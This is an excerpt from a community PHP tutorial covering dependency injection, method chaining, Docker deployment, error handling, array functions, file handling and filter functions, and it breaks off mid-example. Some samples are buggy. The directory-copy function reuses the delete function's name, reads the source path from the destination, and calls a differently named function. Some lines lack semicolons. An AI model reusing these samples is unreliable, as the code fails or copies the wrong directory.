Using `new` to create new objects in the constructor indicates that dependency injection was not used (or was used incompletely), and that the code is tightly coupled. It is also a sign that the code is incompletely tested or may have brittle tests that make incorrect assumptions about program

state.

In the above example, where we are using dependency injection instead, we could easily change to a different Logger if doing so became necessary. For example, we might use a Logger implementation that logs to a different location, or that uses a different logging format, or that logs to the database instead of to a file.

Setter Injection

Dependencies can also be injected by setters.

```
interface Logger {
    public function log($message);
}

class Component {
    private $logger;
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
        if ($this->logger) {
            $this->logger->log('saving');
        }
    }
}
```

This is especially interesting when the core functionality of the class does not rely on the dependency to work.

Here, the **only** needed dependency is the `DatabaseConnection` so it's in the constructor. The `Logger` dependency is optional and thus does not need to be part of the constructor, making the class easier to use.

Note that when using setter injection, it's better to extend the functionality rather than replacing it. When setting a dependency, there's nothing confirming that the dependency won't change at some point, which could lead in unexpected results. For example, a `FileLogger` could be set at first, and then a `MailLogger` could be set. This breaks encapsulation and makes logs hard to find, because we're **replacing** the dependency.

To prevent this, we should **add** a dependency with setter injection, like so :

```
interface Logger {
    public function log($message);
}

class Component {
    private $loggers = array();
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function addLogger(Logger $logger) {
        $this->loggers[] = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
        foreach ($this->loggers as $logger) {
            $logger->log('saving');
        }
    }
}
```

Like this, whenever we'll use the core functionality, it won't break even if there is no logger dependency added, and any logger added will be used even though another logger could've been added. We're **extending** functionality instead of **replacing** it.

Container Injection

Dependency Injection (DI) in the context of using a Dependency Injection Container (DIC) can be seen as a superset of constructor injection. A DIC will typically analyze a class constructor's typehints and resolve its needs, effectively injecting the dependencies needed for the instance execution.

The exact implementation goes well beyond the scope of this document but at its very heart, a DIC relies on using the signature of a class...

```
namespace Documentation;

class Example
{
    private $meaning;

    public function __construct(Meaning $meaning)
    {
        $this->meaning = $meaning;
    }
}
```

... to automatically instantiate it, relying most of the time on an autoloading system.

```
// older PHP versions
$container->make('Documentation\Example');

// since PHP 5.5
$container->make(\Documentation\Example::class);
```

If you are using PHP in version at least 5.5 and want to get a name of a class in a way that's being shown above, the correct way is the second approach. That way you can quickly find usages of the class using modern IDEs, which will greatly help you with potential refactoring. You do not want to rely on regular strings.

In this case, the `Documentation\Example` knows it needs a `Meaning`, and a DIC would in turn instantiate a `Meaning` type. The concrete implementation need not depend on the consuming instance.

Instead, we set rules in the container, prior to object creation, that instructs how specific types should be instantiated if need be.

This has a number of advantages, as a DIC can

- Share common instances
- Provide a factory to resolve a type signature
- Resolve an interface signature

If we define rules about how specific type needs to be managed we can achieve fine control over which types are shared, instantiated, or created from a factory.

Read Dependency Injection online: https://riptutorial.com/php/topic/779/dependency-injection

Chapter 29: Design Patterns

Introduction

This topic provides examples of well known design patterns implemented in PHP.

Examples

Method Chaining in PHP

Method Chaining is a technique explained in Martin Fowler's book *Domain Specific Languages*. Method Chaining is summarized as

> *Makes modifier methods return the host object, so that multiple modifiers can be invoked in a single expression*.

Consider this non-chaining/regular piece of code (ported to PHP from the aforementioned book)

```
$hardDrive = new HardDrive;
$hardDrive->setCapacity(150);
$hardDrive->external();
$hardDrive->setSpeed(7200);
```

Method Chaining would allow you to write the above statements in a more compact way:

```
$hardDrive = (new HardDrive)
    ->setCapacity(150)
    ->external()
    ->setSpeed(7200);
```

All you need to do for this to work is to `return $this` in the methods you want to chain from:

```
class HardDrive {
    protected $isExternal = false;
    protected $capacity = 0;
    protected $speed = 0;

    public function external($isExternal = true) {
        $this->isExternal = $isExternal;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setCapacity($capacity) {
        $this->capacity = $capacity;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setSpeed($speed) {
        $this->speed = $speed;
        return $this; // returns the current class instance to allow method chaining
```

```
    }
}
```

When to use it

The primary use cases for utilizing Method Chaining is when building internal Domain Specific Languages. Method Chaining is *a building block* in Expression Builders and Fluent Interfaces. It is not synonymous with those, though. Method Chaining merely enables those. Quoting Fowler:

> I've also noticed a common misconception - many people seem to equate fluent interfaces with Method Chaining. Certainly chaining is a common technique to use with fluent interfaces, but true fluency is much more than that.

With that said, using Method Chaining just for the sake of avoiding writing the host object is considered a code smell by many. It makes for unobvious APIs, especially when mixing with non-chaining APIs.

Additional Notes

Command Query Separation

Command Query Separation is a design principle brought forth by Bertrand Meyer. It states that methods mutating state (*commands*) should not return anything, whereas methods returning something (*queries*) should not mutate state. This makes it easier to reason about the system. Method Chaining violates this principle because we are mutating state *and* returning something.

Getters

When making use of classes which implement method chaining, pay particular attention when calling getter methods (that is, methods which return something other than `$this`). Since getters must return a value other than `$this`, chaining an additional method onto a getter makes the call operate on the *gotten* value, not on the original object. While there are some use cases for chained getters, they may make code less readable.

Law of Demeter and impact on testing

Method Chaining as presented above does not violate Law of Demeter. Nor does it impact testing. That is because we are returning the host instance and not some collaborator. It's a common misconception stemming from people confusing mere Method Chaining with *Fluent Interfaces* and *Expression Builders*. It is only when Method Chaining returns *other objects than the host object* that you violate Law of Demeter and end up with Mock fests in your tests.

Read Design Patterns online: https://riptutorial.com/php/topic/9992/design-patterns

Chapter 30: Docker deployment

Introduction

Docker is a very popular container solution being used widely for deploying code in production environments. It makes it easier to *Manage* and *Scale* web-applications and microservices.

Remarks

This document assumes that docker is installed and the daemon running. You can refer to Docker installation to check on how to install the same.

Examples

Get docker image for php

In order to deploy the application on docker, first we need to get the image from registry.

```
docker pull php
```

This will get you the latest version of image from *official php repository*. Generally speaking, `PHP` is usually used to deploy web-applications so we need an http server to go with the image. `php:7.0-apache` image comes pre-installed with apache to make deployment hastle free.

Writing dockerfile

`Dockerfile` is used to configure the custom image that we will be building with the web-application codes. Create a new file `Dockerfile` in the root folder of project and then put the following contents in the same

```
FROM php:7.0-apache
COPY /etc/php/php.ini /usr/local/etc/php/
COPY . /var/www/html/
EXPOSE 80
```

The first line is pretty straight forward and is used to describe which image should be used to build out new image. The same could be changed to any other specific version of PHP from the registry.

Second line is simply to upload `php.ini` file to our image. You can always change that file to some other custom file location.

The third line would copy the codes in current directory to `/var/www/html` which is our webroot. Remember `/var/www/html` inside the image.

The last line would simply open up port 80 inside the docker container.

Ignoring files

In some instances there might be some files that you don't want on server like environment configuration etc. Let us assume that we have our environment in `.env`. Now in order to ignore this file, we can simply add it to `.dockerignore` in the root folder of our codebase.

Building image

Building image is not something specific to `php`, but in order to build the image that we described above, we can simply use

```
docker build -t <Image name> .
```

Once the image is built, you can verify the same using

```
docker images
```

Which would list out all the images installed in your system.

Starting application container

Once we have an image ready, we can start and serve the same. In order to create a `container` from the image, use

```
docker run -p 80:80 -d <Image name>
```

In the command above `-p 80:80` would forward port `80` of your server to port `80` of the container. The flag `-d` tells that the container should run as background job. The final specifies which image should be used to build the container.

Checking container

In order to check running containers, simply use

```
docker ps
```

This will list out all the containers running on docker daemon.

Application logs

Logs are very important to debug the application. In order to check on them use

```
docker logs <Container id>
```

Read Docker deployment online: https://riptutorial.com/php/topic/9327/docker-deployment

---

Chapter 31: Exception Handling and Error Reporting

Examples

Setting error reporting and where to display them

If it's not already done in php.ini, error reporting can be set dynamically and should be set to allow most errors to be shown:

Syntax

```
int error_reporting ([ int $level ] )
```

Examples

```
// should always be used prior to 5.4
error_reporting(E_ALL);

// -1 will show every possible error, even when new levels and constants are added
// in future PHP versions. E_ALL does the same up to 5.4.
error_reporting(-1);

// without notices
error_reporting(E_ALL & ~E_NOTICE);

// only warnings and notices.
// for the sake of example, one shouldn't report only those
error_reporting(E_WARNING | E_NOTICE);
```

errors will be logged by default by php, normally in a error.log file at the same level than the running script.

in development environment, one can also show them on screen:

```
ini_set('display_errors', 1);
```

in production however, one should

```
ini_set('display_errors', 0);
```

and show a friendly problem message through the use of an Exception or Error handler.

Exception and Error handling

try/catch

`try..catch` blocks can be used to control the flow of a program where Exceptions may be thrown. They can be caught and handled gracefully rather than letting PHP stop when one is encountered:

```
try {
    // Do a bunch of things...
    throw new Exception('My test exception!');
} catch (Exception $ex) {
    // Your logic failed. What do you want to do about that? Log it:
    file_put_contents('my_error_log.txt', $ex->getMessage(), FILE_APPEND);
}
```

The above example would `catch` the Exception thrown in the `try` block and log it's message ("My test exception!") to a text file.

Catching different Exception types

You can implement multiple `catch` statements for different types of exceptions to be handled in different ways, for example:

```
try {
    throw new InvalidArgumentException('Argument #1 must be an integer!');
} catch (InvalidArgumentException $ex) {
    var_dump('Invalid argument exception caught: ' . $ex->getMessage());
} catch (Exception $ex) {
    var_dump('Standard exception caught: ' . $ex->getMessage());
}
```

In the above example the first `catch` will be used since it matches first in the order of execution. If you swapped the order of the `catch` statements around, the `Exception` catcher would execute first.

Similarly, if you were to throw an `UnexpectedValueException` instead you would see the second handler for a standard `Exception` being used.

finally

If you need something to be done after either a `try` or a `catch` has finished running, you can use a `finally` statement:

```
try {
    throw new Exception('Hello world');
} catch (Exception $e) {
    echo 'Uh oh! ' . $e->getMessage();
} finally {
    echo " - I'm finished now - home time!";
}
```

The above example would output the following:

Uh oh! Hello world - I'm finished now - home time!

throwable

In PHP 7 we see the introduction of the `Throwable` interface, which `Error` as well as `Exception` implements. This adds a service contract level between exceptions in PHP 7, and allows you to implement the interface for your own custom exceptions:

```
$handler = function(\Throwable $ex) {
    $msg = "[ {$ex->getCode()} ] {$ex->getTraceAsString()}";
    mail('admin@server.com', $ex->getMessage(), $msg);
    echo myNiceErrorMessageFunction();
};
set_exception_handler($handler);
set_error_handler($handler);
```

Prior to PHP 7 you can simply typehint `Exception` since as of PHP 5 all exception classes extend it.

Logging fatal errors

In PHP, a fatal error is a kind of error that cannot be caught, that is, after experiencing a fatal error a program does not resume. However, to log this error or somehow handle the crash you can use `register_shutdown_function` to register shutdown handler.

```
function fatalErrorHandler() {
    // Let's get last error that was fatal.
    $error = error_get_last();

    // This is error-only handler for example purposes; no error means that
    // there were no error and shutdown was proper. Also ensure it will handle
    // only fatal errors.
    if (null === $error || E_ERROR != $error['type']) {
        return;
    }

    // Log last error to a log file.
    // let's naively assume that logs are in the folder inside the app folder.
    $logFile = fopen("./app/logs/error.log", "a+");

    // Get useful info out of error.
    $type    = $error["type"];
    $file    = $error["file"];
    $line    = $error["line"];
    $message = $error["message"]

    fprintf(
        $logFile,
        "[%s] %s: %s in %s:%d\n",
        date("Y-m-d H:i:s"),
        $type,
        $message,
        $file,
        $line);

    fclose($logFile);
}
```

```
register_shutdown_function('fatalErrorHandler');
```

Reference:

- http://php.net/manual/en/function.register-shutdown-function.php
- http://php.net/manual/en/function.error-get-last.php
- http://php.net/manual/en/errorfunc.constants.php

Read Exception Handling and Error Reporting online:
https://riptutorial.com/php/topic/391/exception-handling-and-error-reporting

Chapter 32: Executing Upon an Array

Examples

Applying a function to each element of an array

To apply a function to every item in an array, use `array_map()`. This will return a new array.

```
$array = array(1,2,3,4,5);
//each array item is iterated over and gets stored in the function parameter.
$newArray = array_map(function($item) {
    return $item + 1;
}, $array);
```

`$newArray` now is `array(2,3,4,5,6);`.

Instead of using an anonymous function, you could use a named function. The above could be written like:

```
function addOne($item) {
    return $item + 1;
}

$array = array(1, 2, 3, 4, 5);
$newArray = array_map('addOne', $array);
```

If the named function is a class method the call of the function has to include a reference to a class object the method belongs to:

```
class Example {
    public function addOne($item) {
        return $item + 1;
    }

    public function doCalculation() {
        $array = array(1, 2, 3, 4, 5);
        $newArray = array_map(array($this, 'addOne'), $array);
    }
}
```

Another way to apply a function to every item in an array is `array_walk()` and `array_walk_recursive()`. The callback passed into these functions take both the key/index and value of each array item. These functions will not return a new array, instead a boolean for success. For example, to print every element in a simple array:

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5"
```

The value parameter of the callback may be passed by reference, allowing you to change the value directly in the original array:

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function(&$value, $key) {
    $value++;
});
```

`$array` now is `array(2,3,4,5,6);`

For nested arrays, `array_walk_recursive()` will go deeper into each sub-array:

```
$array = array(1, array(2, 3, array(4, 5), 6);
array_walk_recursive($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5 6"
```

Note: `array_walk` and `array_walk_recursive` let you change the value of array items, but not the keys. Passing the keys by reference into the callback is valid but has no effect.

Split array into chunks

[array_chunk()](#) splits an array into chunks

Let's say we've following single dimensional array,

```
$input_array = array('a', 'b', 'c', 'd', 'e');
```

Now using **array_chunk()** on above PHP array,

```
$output_array = array_chunk($input_array, 2);
```

Above code will make chunks of 2 array elements and create a multidimensional array as follow.

```
Array
(
    [0] => Array
        (
            [0] => a
            [1] => b
        )

    [1] => Array
        (
            [0] => c
            [1] => d
        )

    [2] => Array
        (
            [0] => e
        )
```

```
)
```

If all the elements of the array is not evenly divided by the chunk size, last element of the output array will be remaining elements.

If we pass second argument as less then 1 then **E_WARNING** will be thrown and output array will be **NULL**.

Parameter	Details
$array (array)	Input array, the array to work on
$size (int)	Size of each chunk (Integer value)
$preserve_keys (boolean) (optional)	If you want output array to preserve the keys set it to **TRUE** otherwise **FALSE**.

Imploding an array into string

`implode()` combines all the array values but looses all the key info:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", $arr); // AA BB CC
```

Imploding keys can be done using `array_keys()` call:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_keys($arr)); // a b c
```

Imploding keys with values is more complex but can be done using functional style:

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_map(function($key, $val) {
    return "$key:$val"; // function that glues key to the value
}, array_keys($arr), $arr));

// Output: a:AA b:BB c:CC
```

array_reduce

`array_reduce` reduces array into a single value. Basically, The `array_reduce` will go through every item with the result from last iteration and produce new value to the next iteration.

Usage: `array_reduce ($array, function($carry, $item){...}, $defaul_value_of_first_carry)`

- $carry is the result from the last round of iteration.
- $item is the value of current position in the array.

Sum of array

```
$result = array_reduce([1, 2, 3, 4, 5], function($carry, $item){
    return $carry + $item;
});
```

result:15

The largest number in array

```
$result = array_reduce([10, 23, 211, 34, 25], function($carry, $item){
        return $item > $carry ? $item : $carry;
});
```

result:211

Is all item more than 100

```
$result = array_reduce([101, 230, 210, 341, 251], function($carry, $item){
        return $carry && $item > 100;
}, true); //default value must set true
```

result:true

Is any item less than 100

```
$result = array_reduce([101, 230, 21, 341, 251], function($carry, $item){
        return $carry || $item < 100;
}, false);//default value must set false
```

result:true

Like implode($array, $piece)

```
$result = array_reduce(["hello", "world", "PHP", "language"], function($carry, $item){
        return !$carry ? $item : $carry . "-" . $item ;
});
```

result:"hello-world-PHP-language"

if make a implode method, the source code will be :

```
function implode_method($array, $piece){
    return array_reduce($array, function($carry, $item) use ($piece) {
            return !$carry ? $item : ($carry . $piece . $item);
    });
}

$result = implode_method(["hello", "world", "PHP", "language"], "-");
```

result:`"hello-world-PHP-language"`

"Destructuring" arrays using list()

Use list() to quick assign a list of variable values into an array. See also compact()

```
// Assigns to $a, $b and $c the values of their respective array elements in          $array
with keys numbered from zero
list($a, $b, $c) = $array;
```

With PHP 7.1 (currently in beta) you will be able to use short list syntax:

```
// Assigns to $a, $b and $c the values of their respective array elements in $array with keys
numbered from zero
[$a, $b, $c] = $array;

// Assigns to $a, $b and $c the values of the array elements in $array with the keys "a", "b"
and "c", respectively
["a" => $a, "b" => $b, "c" => $c] = $array;
```

Push a Value on an Array

There are two ways to push an element to an array: `array_push` and `$array[] =`

The array_push is used like this:

```
$array = [1,2,3];
$newArraySize = array_push($array, 5, 6); // The method returns the new size of the array
print_r($array); // Array is passed by reference, therefore the original array is modified to
contain the new elements
```

This code will print:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

`$array[] =` is used like this:

```
$array = [1,2,3];
$array[] = 5;
$array[] = 6;
print_r($array);
```

This code will print:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

Read Executing Upon an Array online: https://riptutorial.com/php/topic/6826/executing-upon-an-array

Chapter 33: File handling

Syntax

- int readfile (string $filename [, bool $use_include_path = false [, resource $context]])

Parameters

Parameter	Description
filename	The filename being read.
use_include_path	You can use the optional second parameter and set it to TRUE, if you want to search for the file in the include_path, too.
context	A context stream resource.

Remarks

Filename syntax

Most filenames passed to functions in this topic are:

1. Strings in nature.
   - File names can be passed directly. If values of other types are passed, they are cast to string. This is especially useful with `SplFileInfo`, which is the value in the iteration of `DirectoryIterator`.
2. Relative or absolute.
   - They may be absolute. On Unix-like systems, absolute paths start with `/`, e.g. `/home/user/file.txt`, while on Windows, absolute paths start with the drive, e.g. `C:/Users/user/file.txt`
   - They may also be relative, which is dependent on the value of `getcwd` and subject to change by `chdir`.
3. Accept protocols.
   - They may begin with `scheme://` to specify the protocol wrapper to manage with. For example, `file_get_contents("http://example.com")` retrieves content from http://example.com.
4. Slash-compatible.
   - While the `DIRECTORY_SEPARATOR` on Windows is a backslash, and the system returns backslashes for paths by default, the developer can still use `/` as the directory separator. Therefore, for compatibility, developers can use `/` as directory separators on all systems, but be aware that the values returned by the functions (e.g. `realpath`) may contain backslashes.

Examples

Deleting files and directories

Deleting files

The `unlink` function deletes a single file and returns whether the operation was successful.

```
$filename = '/path/to/file.txt';

if (file_exists($filename)) {
    $success = unlink($filename);

    if (!$success) {
        throw new Exception("Cannot delete $filename");
    }
}
```

Deleting directories, with recursive deletion

On the other hand, directories should be deleted with `rmdir`. However, this function only deletes empty directories. To delete a directory with files, delete the files in the directories first. If the directory contains subdirectories, *recursion* may be needed.

The following example scans files in a directory, deletes member files/directories recursively, and returns the number of files (not directories) deleted.

```
function recurse_delete_dir(string $dir) : int {
    $count = 0;

    // ensure that $dir ends with a slash so that we can concatenate it with the filenames
directly
    $dir = rtrim($dir, "/\\") . "/";

    // use dir() to list files
    $list = dir($dir);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($dir . $file)) {
            unlink($dir . $file);
            $count++;
        } elseif(is_dir($dir . $file)) {
            $count += recurse_delete_dir($dir . $file);
        }
    }

    // finally, safe to delete directory!
    rmdir($dir);
```

```
    return $count;
}
```

Convenience functions

Raw direct IO

`file_get_contents` and `file_put_contents` provide the ability to read/write from/to a file to/from a PHP string in a single call.

`file_put_contents` can also be used with the `FILE_APPEND` bitmask flag to append to, instead of truncate and overwrite, the file. It can be used along with `LOCK_EX` bitmask to acquire an exclusive lock to the file while proceeding to writing. Bitmask flags can be joined with the `|` bitwise-OR operator.

```
$path = "file.txt";
// reads contents in file.txt to $contents
$contents = file_get_contents($path);
// let's change something... for example, convert the CRLF to LF!
$contents = str_replace("\r\n", "\n", $contents);
// now write it back to file.txt, replacing the original contents
file_put_contents($path, $contents);
```

`FILE_APPEND` is handy for appending to log files while `LOCK_EX` helps prevent race condition of file writing from multiple processes. For example, to write to a log file about the current session:

```
file_put_contents("logins.log", "{$_SESSION["username"]} logged in", FILE_APPEND | LOCK_EX);
```

CSV IO

```
fgetcsv($file, $length, $separator)
```

The `fgetcsv` parses line from open file checking for csv fields. It returns CSV fields in an array on success or `FALSE` on failure.

By default, it will read only one line of the CSV file.

```
$file = fopen("contacts.csv","r");
print_r(fgetcsv($file));
print_r(fgetcsv($file,5," "));
fclose($file);
```

contacts.csv

```
Kai Jim, Refsnes, Stavanger, Norway
Hege, Refsnes, Stavanger, Norway
```

Output:

```
Array
(
    [0] => Kai Jim
    [1] => Refsnes
    [2] => Stavanger
    [3] => Norway
)
Array
(
    [0] => Hege,
)
```

Reading a file to stdout directly

`readfile` copies a file to the output buffer. readfile() will not present any memory issues, even when sending large files, on its own.

```
$file = 'monkey.gif';

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
```

Or from a file pointer

Alternatively, to seek a point in the file to start copying to stdout, use `fpassthru` instead. In the following example, the last 1024 bytes are copied to stdout:

```
$fh = fopen("file.txt", "rb");
fseek($fh, -1024, SEEK_END);
fpassthru($fh);
```

Reading a file into an array

`file` returns the lines in the passed file in an array. Each element of the array corresponds to a line in the file, with the newline still attached.

```
print_r(file("test.txt"));
```

---

test.txt

```
Welcome to File handling
This is to test file handling
```

Output:

```
Array
(
    [0] => Welcome to File handling
    [1] => This is to test file handling
)
```

Getting file information

Check if a path is a directory or a file

The `is_dir` function returns whether the argument is a directory, while `is_file` returns whether the argument is a file. Use `file_exists` to check if it is either.

```
$dir  = "/this/is/a/directory";
$file = "/this/is/a/file.txt";

echo is_dir($dir) ? "$dir is a directory" : "$dir is not a directory", PHP_EOL,
    is_file($dir) ? "$dir is a file" : "$dir is not a file", PHP_EOL,
    file_exists($dir) ? "$dir exists" : "$dir doesn't exist", PHP_EOL,
    is_dir($file) ? "$file is a directory" : "$file is not a directory", PHP_EOL,
    is_file($file) ? "$file is a file" : "$file is not a file", PHP_EOL,
    file_exists($file) ? "$file exists" : "$file doesn't exist", PHP_EOL;
```

This gives:

```
/this/is/a/directory is a directory
/this/is/a/directory is not a file
/this/is/a/directory exists
/this/is/a/file.txt is not a directory
/this/is/a/file.txt is a file
/this/is/a/file.txt exists
```

Checking file type

Use `filetype` to check the type of a file, which may be:

- `fifo`
- `char`
- `dir`
- `block`
- `link`
- `file`
- `socket`

- unknown

Passing the filename to the `filetype` directly:

```
echo filetype("~"); // dir
```

Note that `filetype` returns false and triggers an `E_WARNING` if the file doesn't exist.

Checking readability and writability

Passing the filename to the `is_writable` and `is_readable` functions check whether the file is writable or readable respectively.

The functions return `false` gracefully if the file does not exist.

Checking file access/modify time

Using `filemtime` and `fileatime` returns the timestamp of the last modification or access of the file. The return value is a Unix timestamp -- see Working with Dates and Time for details.

```
echo "File was last modified on " . date("Y-m-d", filemtime("file.txt"));
echo "File was last accessed on " . date("Y-m-d", fileatime("file.txt"));
```

Get path parts with fileinfo

```
$fileToAnalyze = ('/var/www/image.png');

$filePathParts = pathinfo($fileToAnalyze);

echo '<pre>';
   print_r($filePathParts);
echo '</pre>';
```

This example will output:

```
Array
(
    [dirname] => /var/www
    [basename] => image.png
    [extension] => png
    [filename] => image
)
```

Which can be used as:

```
$filePathParts['dirname']
$filePathParts['basename']
```

```
$filePathParts['extension']
$filePathParts['filename']
```

Parameter	Details
$path	The full path of the file to be parsed
$option	One of four available options [PATHINFO_DIRNAME, PATHINFO_BASENAME, PATHINFO_EXTENSION or PATHINFO_FILENAME]

- If an option (the second parameter) is not passed, an associative array is returned otherwise a string is returned.
- Does not validate that the file exists.
- Simply parses the string into parts. No validation is done on the file (no mime-type checking, etc.)
- The extension is simply the last extension of `$path` The path for the file `image.jpg.png` would be `.png` even if it technically a `.jpg` file. A file without an extension will not return an extension element in the array.

Minimize memory usage when dealing with large files

If we need to parse a large file, e.g. a CSV more than 10 Mbytes containing millions of rows, some use `file` or `file_get_contents` functions and end up with hitting `memory_limit` setting with

> Allowed memory size of XXXXX bytes exhausted

error. Consider the following source (top-1m.csv has exactly 1 million rows and is about 22 Mbytes of size)

```
var_dump(memory_get_usage(true));
$arr = file('top-1m.csv');
var_dump(memory_get_usage(true));
```

This outputs:

```
int(262144)
int(210501632)
```

because the interpreter needed to hold all the rows in `$arr` array, so it consumed ~200 Mbytes of RAM. Note that we haven't even done anything with the contents of the array.

Now consider the following code:

```
var_dump(memory_get_usage(true));
$index = 1;
if (($handle = fopen("top-1m.csv", "r")) !== FALSE) {
    while (($row = fgetcsv($handle, 1000, ",")) !== FALSE) {
        file_put_contents('top-1m-reversed.csv',$index . ',' . strrev($row[1]) . PHP_EOL,
FILE_APPEND);
```

```
        $index++;
    }
    fclose($handle);
}
var_dump(memory_get_usage(true));
```

which outputs

```
int(262144)
int(262144)
```

so we don't use a single extra byte of memory, but parse the whole CSV and save it to another file reversing the value of the 2nd column. That's because `fgetcsv` reads only one row and `$row` is overwritten in every loop.

Stream-based file IO

Opening a stream

`fopen` opens a file stream handle, which can be used with various functions for reading, writing, seeking and other functions on top of it. This value is of `resource` type, and cannot be passed to other threads persisting its functionality.

```
$f = fopen("errors.log", "a"); // Will try to open errors.log for writing
```

The second parameter is the mode of the file stream:

Mode	Description
r	Open in read only mode, starting at the beginning of the file
r+	Open for reading and writing, starting at the beginning of the file
w	open for writing only, starting at the beginning of the file. If the file exists it will empty the file. If it doesn't exist it will attempt to create it.
w+	open for reading and writing, starting at the beginning of the file. If the file exists it will empty the file. If it doesn't exist it will attempt to create it.
a	open a file for writing only, starting at the end of the file. If the file does not exist, it will try to create it
a+	open a file for reading and writing, starting at the end of the file. If the file does not exist, it will try to create it
x	create and open a file for writing only. If the file exists the `fopen` call will fail
x+	create and open a file for reading and writing. If the file exists the `fopen` call will fail

Mode	Description
c	open the file for writing only. If the file does not exist it will try to create it. It will start writing at the beginning of the file, but will not empty the file ahead of writing
c+	open the file for reading and writing. If the file does not exist it will try to create it. It will start writing at the beginning of the file, but will not empty the file ahead of writing

Adding a `t` behind the mode (e.g. `a+b`, `wt`, etc.) in Windows will translate `"\n"` line endings to `"\r\n"` when working with the file. Add `b` behind the mode if this is not intended, especially if it is a binary file.

The PHP application should close streams using `fclose` when they are no longer used to prevent the `Too many open files` error. This is particularly important in CLI programs, since the streams are only closed when the runtime shuts down -- this means that in web servers, it *may not be necessary* (but still *should*, as a practice to prevent resource leak) to close the streams if you do not expect the process to run for a long time, and will not open many streams.

Reading

Using `fread` will read the given number of bytes from the file pointer, or until an EOF is met.

Reading lines

Using `fgets` will read the file until an EOL is reached, or the given length is read.

Both `fread` and `fgets` will move the file pointer while reading.

Reading everything remaining

Using `stream_get_contents` will all remaining bytes in the stream into a string and return it.

Adjusting file pointer position

Initially after opening the stream, the file pointer is at the beginning of the file (or the end, if the mode `a` is used). Using the `fseek` function will move the file pointer to a new position, relative to one of three values:

- `SEEK_SET`: This is the default value; the file position offset will be relative to the beginning of the file.
- `SEEK_CUR`: The file position offset will be relative to the current position.
- `SEEK_END`: The file position offset will be relative to the end of the file. Passing a negative offset is the most common use for this value; it will move the file position to the specified number of bytes before the end of file.

`rewind` is a convenience shortcut of `fseek($fh, 0, SEEK_SET)`.

Using `ftell` will show the absolute position of the file pointer.

For example, the following script reads skips the first 10 bytes, reads the next 10 bytes, skips 10 bytes, reads the next 10 bytes, and then the last 10 bytes in file.txt:

```
$fh = fopen("file.txt", "rb");
fseek($fh, 10); // start at offset 10
echo fread($fh, 10); // reads 10 bytes
fseek($fh, 10, SEEK_CUR); // skip 10 bytes
echo fread($fh, 10); // read 10 bytes
fseek($fh, -10, SEEK_END); // skip to 10 bytes before EOF
echo fread($fh, 10); // read 10 bytes
fclose($fh);
```

Writing

Using `fwrite` writes the provided string to the file starting at the current file pointer.

```
fwrite($fh, "Some text here\n");
```

Moving and Copying files and directories

Copying files

`copy` copies the source file in the first argument to the destination in the second argument. The resolved destination needs to be in a directory that is already created.

```
if (copy('test.txt', 'dest.txt')) {
    echo 'File has been copied successfully';
} else {
    echo 'Failed to copy file to destination given.'
}
```

Copying directories, with recursion

Copying directories is pretty much similar to deleting directories, except that for files `copy` instead of `unlink` is used, while for directories, `mkdir` instead of `rmdir` is used, at the beginning instead of being at the end of the function.

```
function recurse_delete_dir(string $src, string $dest) : int {
    $count = 0;

    // ensure that $src and $dest end with a slash so that we can concatenate it with the
filenames directly
    $src = rtrim($dest, "/\\") . "/";
```

```
    $dest = rtrim($dest, "/\\") . "/";

    // use dir() to list files
    $list = dir($src);

    // create $dest if it does not already exist
    @mkdir($dest);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($src . $file)) {
            copy($src . $file, $dest . $file);
            $count++;
        } elseif(is_dir($src . $file)) {
            $count += recurse_copy_dir($src . $file, $dest . $file);
        }
    }

    return $count;
}
```

Renaming/Moving

Renaming/Moving files and directories is much simpler. Whole directories can be moved or renamed in a single call, using the `rename` function.

- `rename("~/file.txt", "~/file.html");`

- `rename("~/dir", "~/old_dir");`

- `rename("~/dir/file.txt", "~/dir2/file.txt");`

Read File handling online: https://riptutorial.com/php/topic/1426/file-handling

Chapter 34: Filters & Filter Functions

Introduction

This extension filters data by either validating or sanitizing it. This is especially useful when the data source contains unknown (or foreign) data, like user supplied input. For example, this data may come from an HTML form.

Syntax

- mixed filter_var (mixed $variable [, int $filter = FILTER_DEFAULT [, mixed $options]])

Parameters

Parameter	Details
variable	Value to filter. Note that scalar values are converted to string internally before they are filtered.
------	------
filter	The ID of the filter to apply. The Types of filters manual page lists the available filters.If omitted, FILTER_DEFAULT will be used, which is equivalent to FILTER_UNSAFE_RAW. This will result in no filtering taking place by default.
------	------
options	Associative array of options or bitwise disjunction of flags. If filter accepts options, flags can be provided in "flags" field of array. For the "callback" filter, callable type should be passed. The callback must accept one argument, the value to be filtered, and return the value after filtering/sanitizing it.

Examples

Validate Email Address

When filtering an email address `filter_var()` will return the filtered data, in this case the email address, or false if a valid email address cannot be found:

```
var_dump(filter_var('john@example.com', FILTER_VALIDATE_EMAIL));
var_dump(filter_var('notValidEmail', FILTER_VALIDATE_EMAIL));
```

Results:

```
